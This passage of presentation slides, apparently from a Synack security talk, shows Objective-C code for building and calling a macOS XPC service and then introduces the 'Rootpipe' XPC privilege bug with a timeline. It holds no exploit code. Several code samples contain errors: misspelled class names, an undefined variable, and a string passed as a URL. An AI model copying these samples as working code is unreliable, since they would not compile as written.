
Organization Name: Synack

Organization Identifier: com.synack

Bundle Identifier: com.synack.imgXPCService

Project: imgXPC

Embed in Application: imgXPC



embedded in app

creating an XPC service

# XPC SERVICE LISTENER

## how to listen for client connections

template code in  
main.m

```
int main(int argc, const char *argv[]) {  
    //set up NSXPCLlistener for this service  
    NSXPCLlistener *listener = [NSXPCLlistener serviceListener];  
  
    //create/set delegate  
    listener.delegate = [ServiceDelegate new];  
  
    //resuming serviceListener to starts service  
    [listener resume];  
}  
  
@implementation ServiceDelegate  
  
//where NSXPCLlistener configures, accepts, & resumes incoming NSXPCConnection  
-(BOOL)listener:(NSXPCLlistener *)listener shouldAcceptNewConnection:(NSXPCConnection *)newConnection {  
    //configure the connection, by setting interface that the exported object implements  
    newConnection.exportedInterface = [NSXPCInterface interfaceWithProtocol:@protocol(imgXPCServiceProtocol)];  
  
    //set the object that the connection exports  
    newConnection.exportedObject = [imgXPCService new];  
  
    //resume connection  
    [newConnection resume];  
  
    //'YES' means connection accepted  
    return YES;  
}
```





listening & accepting XPC connection(s)

# XPC SERVICE METHOD

implement the desired logic


```
@interface imgXPCService : NSObject <iimgXPCServiceProtocol>  
@end  
  
@implementation imgXPCService  
  
//'remote' XPC method  
-(void)downloadImage:(NSURL *) imageURL withReply:(void (^)(NSData *))reply  
{  
    //download image  
    NSData * imageData = [[NSData alloc] initWithContentsOfURL:imageURL];  
  
    //reply to app  
    reply(response);  
}  
@end
```



# CONNECTING/USING THE XPC SERVICE

look up by name, set interface, and go!

XPC system will find service by name



```
//make connection  
// ->note: 'com.synack.imgXPCService' is name of service  
NSXPConnection* connectionToService =  
    [[NSXPConnection alloc] initWithServiceName:@"com.synack.imgXPCService"];  
  
//set interface (protocol)  
connectionToService.remoteObjectInterface =  
    [NSXPCInterface interfaceWithProtocol:@protocol(imgXPCServiceProtocol)];  
  
//resume  
[connectionToService resume];
```

connect to xpc service




```
//invoke remote method  
[[connectionToService remoteObjectProxy] downloadImage:@"http://synack.com/logo.png"  
    withReply:^(NSData* imgData)  
{  
    //got downloaded image  
    NSLog(@"got downloaded image (size: %#lx)", imgData.length);  
}];
```

invoke 'remote' method

# ROOTPIPE

an xpc-based bug




# A 'ROOTPIPE' TIMELINE

from past to present...

OS X 10.0?



XSLCMD  
malware



discovery by Emil



OS X 10.10.3  
'patched'



phoenix  
exploit on 10.10.3



OS X 10.10.4  
patched



2001

8/2014

10/2014

4/2015

4/2015

6/2015

# THE HEART OF THE VULNERABILITY

creating a file

'writeconfig' XPC service

